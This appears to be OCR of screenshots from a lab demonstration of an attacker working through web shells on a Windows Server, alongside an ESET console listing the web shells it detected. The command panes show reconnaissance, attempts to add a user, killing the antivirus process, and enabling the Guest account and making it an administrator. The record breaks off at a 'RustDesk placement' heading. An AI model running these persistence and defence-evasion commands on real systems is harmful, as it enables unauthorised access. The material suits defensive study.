4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:51 AM
4/19/2024



File Actions Edit View Help
INITIAL DISCOVERY -DOMAIN-
[+] send command> ipconfig /all
Windows IP Configuration
Host Name . . . . . : WEB-LOSA-01
Primary Dns Suffix . . . . . : demo.lan
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : demo.lan
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : demo.lan
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-50-56-B1-98-FE
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::80fe:e102:8137:d9ee%3(Preferred)
IPv4 Address. . . . . : 10.0.0.27(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Friday, April 19, 2024 7:45:51 AM
Lease Expires . . . . . : Saturday, April 27, 2024 7:45:51 AM
Default Gateway . . . . . : 10.0.0.1
DHCP Server . . . . . : 10.0.0.200
DHCPv6 IAID . . . . . : 100683862
DHCPv6 Client DUID. . . . . : 00-01-00-01-2D-B2-D8-A0-00-50-56-B1-98-FE
DNS Servers . . . . . : 10.0.0.200
NetBIOS over Tcpip. . . . . : Enabled
[+] send command> nslookup demo.lan
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
Name: demo.lan
Address: 10.0.0.200
Press any key to continue.
CREATE NEW USER ATTEMPTS
[+] send command> net user asp.net abc123 .add
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:51 AM
4/19/2024



File Actions Edit View Help
DNS Servers . . . . . : 10.0.0.200
NetBIOS over Tcpip. . . . . : Enabled
[+] send command> nslookup demo.lan
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
Name: demo.lan
Address: 10.0.0.200
Press any key to continue.
CREATE NEW USER ATTEMPTS
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net abc123 /add /Y
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net
Press any key to continue.
KILL ESET ATTEMPTS
[+] send command> tasklist /svc /fi "IMAGENAME ne svchost.exe" | findstr /v "N/A"
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:52 AM
4/19/2024



File Actions Edit View Help
[+] send command> net user asp.net abc123 .add
[+] send command> net user asp.net abc123$
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net abc123 /add /Y
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net
Press any key to continue.
KILL ESET ATTEMPTS
[+] send command> tasklist /svc /fi "IMAGENAME ne svchost.exe" | findstr /v "N/A"
Image Name PID Services
lsass.exe 688 KeyIso, Netlogon, SamSs
efwd.exe 1440 efwd
ekrn.exe 1504 ekrn, ekrnEpfw
spoolsv.exe 2528 Spooler
inetinfo.exe 2792 IISADMIN
EIConnector.exe 2820 EIConnectorSvc
vmtoolsd.exe 2880 VMTools
vm3dservice.exe 2924 VM3DService
ERAAgent.exe 2932 EraAgentSvc
VGAuthService.exe 3000 VGAuthService
dllhost.exe 3788 COMSysApp
msdtc.exe 4052 MSDTC
[+] send command> taskkill /f /im ekrn.exe
[+] send command> tasklist /svc | findstr.exe ekrn.exe
ekrn.exe 1504 ekrn, ekrnEpfw
Press any key to continue.
REMOTE DEVICE IDENTIFICATION
[+] send command> NETSTAT -ano | findstr /c:"LISTENING" | findstr /v /c:"[::]:"
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 v21H2 (20348.643)
SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:52 AM
4/19/2024


File Actions Edit View Help
[+] send command> NETSTAT -ano | findstr /c:"LISTENING" | findstr /v /c:"[::]:"
TCP 0.0.0.0:21 0.0.0.0:0 LISTENING 2656
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 912
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:5985 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:47001 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 688
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 556
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 1228
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 1656
TCP 0.0.0.0:49674 0.0.0.0:0 LISTENING 688
TCP 0.0.0.0:49683 0.0.0.0:0 LISTENING 2528
TCP 0.0.0.0:49697 0.0.0.0:0 LISTENING 668
TCP 10.0.0.27:139 0.0.0.0:0 LISTENING 4
[+] send command> nslookup web-HARV-01
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
[+] send command> nslookup web-HARV-02
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
[+] send command> nslookup web-HARV-03
Server: SvrSandDC01.demo.lan
Address: 10.0.0.200
[+] send command> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : demo.lan
Link-local IPv6 Address . . . . . : fe80::80fe:e102:8137:d9ee%3
IPv4 Address. . . . . : 10.0.0.27
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.0.1
[+] send command> PING web-HARV-02
Ping request could not find host web-HARV-02. Please check the name and try again.
Press any key to continue.
ENABLE GUEST AND MAKE ADMIN
[+] send command> net user asp.net abc123 /add
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
ESET SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:52 AM
4/19/2024


File Actions Edit View Help
ENABLE GUEST AND MAKE ADMIN
[+] send command> net user asp.net abc123 /add
[+] send command> net user asp.net
[+] send command> net user guest /active:yes
The command completed successfully.
[+] send command> net localgroup administrators guest /add
The command completed successfully.
[+] send command> net user guest
User name Guest
Full Name
Comment Built-in account for guest access to the computer/domain
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never
Password last set 4/19/2024 7:52:55 AM
Password expires Never
Password changeable 4/20/2024 7:52:55 AM
Password required No
User may change password No
Workstations allowed All
Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships *Administrators *Guests
Global Group memberships *None
The command completed successfully.
[+] send command> whoami
nt authority\system
Press any key to continue.
RUSTDESK PLACEMENT
Boot Time: 4/19/2024 7:45 AM
Machine Domain: DEMO
Host Name: WEB-LOSA-01
User Name: DEMO\administrator
OS Version: Windows Server 2022 x21H2 (20348.643)
eset SERVER SECURITY
Monitoring
Log files
Scan
Update
Setup
Tools
Help and support
Progress. Protected.
Log files
Detections (5)
Time S... O.. Object Detection Action User Information Hash Firs...
4/19/2024... R... file C:\inetpub\www... PHP/Webshell.N... cleane... DEMO... Event occur... 40DBDC0B... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.E... cleane... DEMO... Event occur... D8A4B7E91... 4/19...
4/19/2024... R... file C:\inetpub\www... CFM/Webshell.A... cleane... DEMO... Event occur... F7B32703E... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Webshell.N... cleane... DEMO... Event occur... AEED35A4... 4/19...
4/19/2024... R... file C:\inetpub\www... ASP/Agent.NES ... cleane... DEMO... Event occur... 8FDA50432... 4/19...
Filtering
Type here to search
7:53 AM
4/19/2024


File Actions Edit View Help
Logon script
User profile
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships *Administrators *Guests
Global Group memberships *None
The command completed successfully.
[+] send command> whoami
nt authority\system
Press any key to continue.
RUSTDESK PLACEMENT
